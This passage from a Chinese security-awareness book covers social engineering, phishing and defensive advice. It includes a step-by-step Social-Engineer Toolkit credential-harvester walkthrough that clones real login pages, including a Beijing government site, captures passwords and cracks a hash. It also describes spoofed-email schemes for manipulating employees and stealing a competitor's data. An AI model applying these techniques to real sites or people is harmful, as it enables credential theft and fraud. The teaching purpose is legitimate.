等价交换（Quid pro quo）攻击者伪装成公司内部技术人员或者问卷调查人员，要求对方给出密码等关键信息。在2003年信息安全调查中，90%的办公室人员答应给出自己的密码以换取调查人员声称提供的一枝廉价钢笔。后续的一些调查中也发现用巧克力和诸如其他一些小诱惑可以得到同样的结果（得到的密码有效性未检验）。攻击者也可能伪装成公司技术支持人员，“帮助”解决技术问题，悄悄植入恶意程序或盗取信息。

4）尾随（Tailgating or Piggybacking）

尾随通常是指尾随者利用另一合法受权者的识别机制，通过某些检查点，进入一个限制区域。

6.2 黑客是如何利用信息攻击的呢？

社会工程学攻击是以不同形式和通过多样的攻击向量进行传播的。这是一个保持不断完善并快速发展的艺术。

1）伪造一封来自好友的电子邮件：这是一种常见的利用社会工程学策略从大堆的网络人群中攫取信息的方式。在这种情况下，攻击者只要黑进一个电子邮件帐户并发送含有间谍软件的电子邮件到联系人列表中的其他地址簿。值得强调的是，人们通常相信来自熟人的邮件附件或者是链接，这便让攻击者轻松得手。

在大多数情况下，攻击者利用受害者账户给你发送电子邮件，

声称你的“朋友”因旅游时遭遇抢劫而身陷国外。他们需要一笔用来支付回程机票的钱，并承诺一旦回来便会马上归还。通常，电子邮件中含有如何汇钱给你“被困外国的朋友”的指南。

2）钓鱼攻击：这是个运用社会工程学策略获取受害者的机密信息的老把戏了。大多数的钓鱼攻击都是伪装成银行、学校、软件公司或政府安全机构等可信服务提供者，例如FBI。

通常网络骗子冒充成你所信任的服务提供商来发送邮件，要求你通过给定的链接尽快完成账户资料更新或者升级你的现有软件。大多数网络钓鱼要求你立刻去做一些事，否则将承担一些危险的后果。点击邮件中嵌入的链接将把你带去一个专为窃取你的登录凭证而设计的冒牌网站。

钓鱼大师们另一个常用的手段便是给你发邮件声称你中了彩票或可以获得某些促销商品，要求你提供银行信息以便接收彩金。在一些情况下，骗子冒充警察表示已经找回你“被盗的钱”，因此需要你提供银行信息一边拿回这些钱。

在6.1案例1中，黑客通过一些途径获取到了这家医院的病人资料，然后通过邮寄药品的形式来实施社会工程学攻击。在案例2中黑客先是通过改号器等工具来伪造电话号码，然后制作木马链接，最后通过社工打电话的方式实施攻击。

本节我们解密一下在 kali 中的社会工程学攻击工具 setoolkit，首先我们在终端中输入命令如图 6.2.1 所示：

图 6.2.1 输入命令 setoolkit

敲回车，出现菜单如图 6.2.2 所示：




图 6.2.2 banner 信息

然后我们继续往下拖动即可看到功能菜单，如图 6.2.3 所示：




图 6.2.3 功能菜单

我们选择 1 社会工程学攻击，然后按回车，如图 6.2.4 所示：




图 6.2.4 二级菜单

这里有关社会工程学攻击的方式比较多，我们来看一下第二个网站攻击，选择 2 按回车，如图 6.2.5 所示：

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

图 6.2.5 攻击方法菜单

我们选择第三个用来获取账号密码等信息的攻击方法，按 3 然后回车，如图 6.2.6 所示：

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

图 6.2.6 网站生成方式

这里如果黑客有网站钓鱼程序可以直接选择 1，由于我们没有现成的程序，因此需要克隆，这里我选择 2，克隆网站，输入 2 按

回车如图 6.2.7 所示：

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.109]:
```

图 6.2.7 设置 IP 地址

这里设置 IP 的服务地址，默认就是 kali 本机这台 IP：192.168.0.109，因此这里我就直接按回车了，如图 6.2.8 所示：

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.109]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

图 6.2.8 设置 IP

然后开始设置我们要克隆的网站，这里我们选择一个网站如图 6.2.9 所示，这是 BIMSIX 平台官网的登录页面，网址为：http://www.bimsix.com/index.php?c=welcome&m=login。




图 6.2.9 克隆的目标网站

好的现在我们在 kali 系统中输入这个网址，然后按回车，如图 6.2.10 所示：

图 6.2.10 设置要克隆的网站页面

从图中提示信息不难看出已经成功启动服务，并运行在 80 端口，下面我们在 win10 系统中输入 192.168.0.109 打开页面如图 6.2.11 所示，克隆网站与原网站一模一样：




图 6.2.11 成功打开克隆的网址

此时,kali 系统已经监听到了 192.168.0.110 这台 win10 主机访问了克隆网站，如图 6.2.12 所示，提示发送了 get 请求：

```
The best way to use this attack is if username and password form fields are available. Re
Ts on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.110 - - [09/Feb/2021 17:54:43] "GET / HTTP/1.1" 200 -
192.168.0.110 - - [09/Feb/2021 17:54:43] "GET /favicon.ico HTTP/1.1" 404 -
```

图 6.2.12 成功监听

下面我们在克隆网站输入账号：dongwenlong,密码：123456，然后点击提交，如图 6.2.13 所示：




图 6.2.13 输入账号密码

然后在 kali 系统中成功监听到账号密码，如图 6.2.14 所示：




图 6.2.14 成功监听到账号密码

下面我们换一个政府的网站，比如北京市人力资源和社会保障局 个人登录页面，如图 6.2.15 所示：

图 6.2.15 政府类网站

我们重新克隆一下，如图 6.2.16 所示，输入网址并按回车：

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.109]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://bjt.beijing.gov.cn/renzheng/p/login/login.html?pubKey=MIGfMA0GCSqGSIb3DQEB
AQUAA4GNADCBiQKBgQC/vIWaw6eF8MgZAnettnonSdReY9XPe5nOBUTQAdOGB9FmTPk7HJ9EEGSZ0p+tQaJ7NMuhGYCX+FIxKkmT22k2P1pzNJjBNw/NlQjb
vNuEuDd1vZwHfe82cOKfiPCmFNkBH5OiWvQ5Pq81taYeAkC5v0jeHtGvNzTyeT47YeKn6QIDAQAB

[*] Cloning the website: https://bjt.beijing.gov.cn/renzheng/p/login/login.html?pubKey=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBi
QKBgQC/vIWaw6eF8MgZAnettnonSdReY9XPe5nOBUTQAdOGB9FmTPk7HJ9EEGSZ0p+tQaJ7NMuhGYCX+FIxKkmT22k2P1pzNJjBNw/NlQjbvNuEuDd1vZwHf
e82cOKfiPCmFNkBH5OiWvQ5Pq81taYeAkC5v0jeHtGvNzTyeT47YeKn6QIDAQAB
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POS
Ts on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

图 6.2.16 成功开启监听

我们输入 192.168.0.109 网址，成功克隆网站，然后输入账号：dongwnelong，密码 666666，如图 6.2.17 所示：

这里没有显示验证码，我们随便输入一个然后点击登录。

图 6.2.17 成功克隆网站

Kali 依然实现了监听，只不过由于验证码问题，目前只捕捉到了 MD5 加密后的密码，如图 6.2.18 所示：

图 6.2.18 成功捕获密码

我们去 cmd5.com 进行破解，如图 6.2.19 所示成功破解出密码：




图 6.2.19 成功破译密码

虽然政府这个网站在登录这一块做的相对好一点，但是依然可以捕获密码，黑客完全可以把整个网站都拷贝下来，把登录这部分代码修改，使得验证码图片能够正常显示。

我们现在是用 kali 的 ip 来进行模拟的，前面我们有讲过关于 dns 劫持的内容，试想一下我们我们对域名进行劫持，那么当你访问官方网站的时候实际上打开的是钓鱼网站，而你自己毫无察觉，唯一的现象是你第一次登录的时候会登录失败然后重新加载这个网站，第二次通过程序就自动解除 dns 攻击，这样你就可以登录成功了。

目前我们只介绍了这一款社会工程学攻击工具，其实这类的工具非常多，比如电子邮件工具，假设张三和李四是 A 公司的员工，关系比较好，王五是 B 公司的员工，AB 两家公司在竞争做同一款产

品，王五提前通过社工获取到如下信息：

1）张三和李四是同时入职的，

2）因为李四表现好所以升职了，张三爱谈贪便宜，遭到同事排挤

3）张三从心里嫉妒李四，但表面上还是好朋友

4）张三有 A 公司产品研发资料

根据以上信息王五就可以通过工具发送一封邮件，发件人填写李四邮箱，收件人是张三邮箱，内容大意可以是请将研发资料上交，并清除电脑所有攻击私密资料。言外之意就是要开除张三，由于发件邮箱确实显示的是李四邮箱，张三不会怀疑的。这样就会造成张三更加恨李四，这个时候再通过其他途径挖人或者直接获取资料，例如利用贪念给张三巨额资金从他这里购买研发资料。总之，黑客技术可以与三十六计相结合，穿梭于网络与现实之间，可以实施的空间非常大……

6.3 如何防范？

1）当心来路不明的服务供应商等人的电子邮件、即时简讯以及电话。在提供任何个人信息之前验证其可靠性和权威性。

2）缓慢并认真地浏览电子邮件和短信中的细节。不要让攻击

者消息中的急迫性阻碍了你的判断。

3）永远不要点击来自未知发送者的电子邮件中的嵌入链接。如果有必要就使用搜索引擎寻找目标网站或手动输入网站URL。

4）永远不要在未知发送者的电子邮件中下载附件。如果有必要，可以在保护视图中打开附件，这个在许多操作系统中是默认启用的。

5）拒绝来自陌生人的在线电脑技术帮助，无论他们声称自己是多么正当的。

6）使用强大的防火墙来保护你的电脑空间，及时更新杀毒软件同时提高垃圾邮件过滤器的门槛。

7）下载软件及操作系统补丁，预防零日漏洞。及时跟随软件供应商发布的补丁同时尽可能快地安装补丁版本。

8）关注网站的URL。有时网上的骗子对URL做了细微的改动，将流量诱导进了自己的诈骗网站

本章以上内容参考百度百科。

社会工程学攻击这个涉及到的面很广，有的黑客本身不会多少黑客技术，但是社会工程学攻击玩的很牛，那么他依然是一名顶级黑客。因为社会工程学获得的成果有时候往往比黑客技术获得的成果要丰硕，因为他利用了人性的漏洞，而人性很多时候都关注于什

么木马病毒，往往忽视了自己猜是最大的漏洞，因此社会工程学攻击成功率非常高。有时候你需要几天才能用黑客技术破解一个密码，但是社会工程学攻击可能一会就拿到密码了。

如果黑客将社会工程学攻击与黑客技术完美结合，那真的是太可怕了。因为成功率几乎可以说是99%，比如黑客伪造发件人邮箱，是的发件箱和真实的一模一样，普通人无法分辨，这个时候利用邮件发送一些钓鱼等连接成功率就很高。因为对于普通用户而言这就是官方邮件。

七、综合攻击分析

7.1 什么是综合攻击？

综合攻击指的是将一切能够实现目的以及能够辅助实现目的的方法进行综合运用的攻击方案。它是社会工程学攻击技术与黑客技术的完美艺术品。

7.2 黑客是如何进行综合攻击的？

黑客有非常多的技术性攻击技术，再加上社会工程学攻击的多样性，可以好不夸张的说如果排列组合的话上万种都不止，黑客往往是根据需要灵活的采用不同组合方式。

案例：小张是一名黑客，要窃取竞争对手公司的产品设计方案，他可以采取哪些攻击方式呢？

1）直接入侵外网服务器，查找是否有资料，如没有再入侵内网查找资料

2）先用 ddos 攻击网站或者其它方式攻击电脑是的不能正常运转，然后伪装成电脑维修师傅，进去直接就说：“你们张总让我过来维修 XX 办公室的电脑”，然后在这个过程中安装上木马后门

3）以其它方式获得无线密码，然后连接无线 wifi，进而入侵内网服务器

4）通过其他方式获取到公司内部流程审批文件，获取文件格式及公章，然后伪造命令文件，比如黑客以公司领导邮箱发送给行政，把公司账号密码整理一份邮件回复给你，为了保险你还可以说：“把文件打包设置一个 6 位数密码，避免信息泄露”，行政一看心里在想：“不亏是领导，想的真周到”，其实这 6 位的压缩包密码对于黑客来说 2 秒钟就可以破解，黑客只是为了降低对方的防范故意这么说的。

八、防御总结

8.1 做好系统应用防御

1）打开防火墙，安装两款杀毒软件，国内国外各一款，病毒库要经常更新

2）及时给系统打补丁，修复漏洞

3）关闭常用入侵端口，如 445、3389 等

8.2 弥补人性的漏洞

1）不要轻易接收陌生文件，避免是后门等程序

哪怕是你领导发给你的文件，也都要小心，您为你不知道是不是他安全意识薄弱导致这个文件已经被感染了，或者你为 XX.txt 不是程序文件没事的，大错特错，几乎所有文件都可以捆绑程序。

2）不要在第三方平台下载程序，请去官网下载，避免捆绑后门

在地方平台下载程序，很多时候都是出于想下载破解版不得已而为之，但是一定要去比较大的下载站去下载，下载下来之后用杀毒软件扫一下。这里推荐还是去官网下载正版。

3）不要点开陌生链接、不要轻易扫码

例如短信中写的是：“这是你老公与小丽的不雅照，有本事你

就别看！http：//XXXX.com/xxxx”，即便是最近这几天你正因为老公出轨在生气，一定要压制怒火，因为你这几天得到老公出轨的消息可能别人通过社工故意让你知道的，目的就是让你在生气中一冲突点击链接。

4）密码长度要尽量长一些，最好10位以上且包含大写字母、小写字母、数字、特殊字符，增加破解难度

对于一个16位、包含大小写、数字、特殊字符的密码来说破解难度还是很大的，但是不要有规律性。你别直接设置一个DONGwenlong1314.,这样的密码很容易通过密码字典组合出来，因此不要这样做。你可以自定义一个规则比如你爱吃鱼，你爱开车，你爱喝玉米粥，那么你可以用字母A来代表鱼头，用.来代表鱼眼睛,用Car代表车,用Zhou…代表玉米粥,初步拼接是:A.CarZhou…,加入“我”元素I，加上去赚钱的元素：“$”，此时密码为：IA.CarZhou…$,然后加上爱2，最终密码为：I2A.CarZhou…$，这个密码如何记住呢？你在大脑里想想这样一个画面：“我就爱吃着鱼、坐着车、渴了再喝口妈妈做的玉米粥出去赚钱”，只要你能记住这个场景,就记住密码了。这样的密码完全避开了你的真实信息,即便是别人知道你的爱好也社工不出这样的密码,除非他能猜到你的思维，这就太厉害了。

5）不要设置同一个密码，避免别人通过你压缩包密码就知道你其它密码

很多人都有这个坏习惯，自己的多个账号甚至所有账号都用同一个密码，安全意识好点的会在密码末尾稍作区别，希望你看到这之后能引起你的重视，尽快去修改密码。

6）不要轻易相信别人，包括一切网络资源，如网站

第一，知人知面不知心，你最信任的人如果他想伤害你后果往往是最严重的，因为他利用了你的信任。

第二，你不知道他是不是被别人利用了，也许他是好心，但是为幕后黑客充当做了攻击媒介。

第三，你以为一个赌博网站是公平的，其实后台通过程序随时可以让你输，另外网络赌博本身是违法的，千万不要参与，之前我就遇到一位学生因参与网络赌博欠了很多债，找到我想让我帮助入侵网站修改赌博数据，我直接拒绝了。

7）离开电脑必须锁屏

8）不要链接陌生 wifi 等

因为你一链接 wifi 别人就可以在局域网内扫描到你了，监听账号密码等等行为都有可能发生。

9）及时清理自己的信息痕迹

比如你打印的资料，其实在打印机内部是可以调取到的，黑客只要能获得打印机就可以获得资料了

10）其它

九、特别倡议

9.1 不要利用书中的技术做违法行为

本书所演示的 kali 渗透测试系统及相关工具使用只为了让读者明白黑客是如何进行渗透的，本质目的是提升读者网络安全意识，千万不要用书中的工具做非法行为，网络不是法外之地，利用书中内容所做的一些违法行为与本书作者无关。

9.2 宣传普及互联网安全法，净化网络环境

《中华人民共和国网络安全法》是为保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展而制定的法律。

